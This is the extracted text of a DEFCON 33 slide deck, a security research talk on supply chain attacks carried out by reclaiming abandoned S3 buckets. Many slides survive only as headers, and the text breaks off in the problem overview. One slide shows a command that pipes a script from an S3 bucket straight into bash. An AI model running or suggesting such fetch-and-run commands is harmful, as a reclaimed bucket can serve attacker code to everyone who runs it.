

Edge of Tomorrow: Foiling Large Supply Chain Attacks By Taking 5k Abandoned S3 Buckets from Malware and Benign Software

Maksim Shudrak

DEFCON 33, Las Vegas, 2025

NEWS 24

LIVE

CRYPTO WORM **OUTBREAK**

BREAKING NEWS

CYBER WORM DISRUPTS HUNDREDS OF ORGANIZATIONS

WORM AFFECTED HOSTS IN 158 COUNTRIES, 24 GOVERNMENT NETWORKS

AI Generated Image

NEWS 24

LIVE

CRYPTO WORM **OUTBREAK**

BREAKING NEWS

SECURITY VENDOR FINDS SOURCE OF CRYPTO WORM

5 THOUSAND ABANDONED BUCKETS RECLAIMED BY THREAT ACTOR

Author's Bio

- Offensive Security Engineer & Researcher in BigTech
- PhD in Computer Security
- Open Source Projects
 - GCP Scanner - security scanner for GCP
 - Manul - coverage guided parallel fuzzer for Windows, Linux and MacOS
 - drltrace - a tool for shared library calls tracing based on DynamoRIO DBI
- Past DEFCON Talks
 - Zero bugs found? Hold my Beer AFL! How To Improve Coverage-Guided Fuzzing and Find New 0-days in Tough Targets
 - Fuzzing Malware for Fun & Profit. Applying Coverage-guided Fuzzing to Find and Exploit Bugs in Modern Malware

Agenda

Intro

S3
Search

Triage

Case
Studies

Remed &
Outro


Disclaimer

This presentation is given in my personal capacity and not on behalf of any current or past employers. The views and information shared here are my own and do not necessarily reflect the opinions or positions of my past or current employers.


Part I. Introduction & Motivation

The background of the slide is a digital landscape. It features a series of vertical green lines of varying thickness and brightness, creating a sense of depth and movement. At the bottom, there is a dark green grid pattern that recedes into the distance, suggesting a perspective view of a virtual space. The overall color palette is dominated by shades of green, from dark forest green to bright, almost white-green highlights.


Why Supply-Chain?




Why Supply-Chain?




Why Supply-Chain?




Problem Overview. Benign Software



Problem Overview. Benign Software



Problem Overview. Benign Software



Problem Overview. Benign Software

Bucket Object Consumers



Pull & 404




```
curl https://pkg-str-1.s3.amazonaws.com/super-package.sh | bash
```


Cloud Provider




Problem Overview. Benign Software



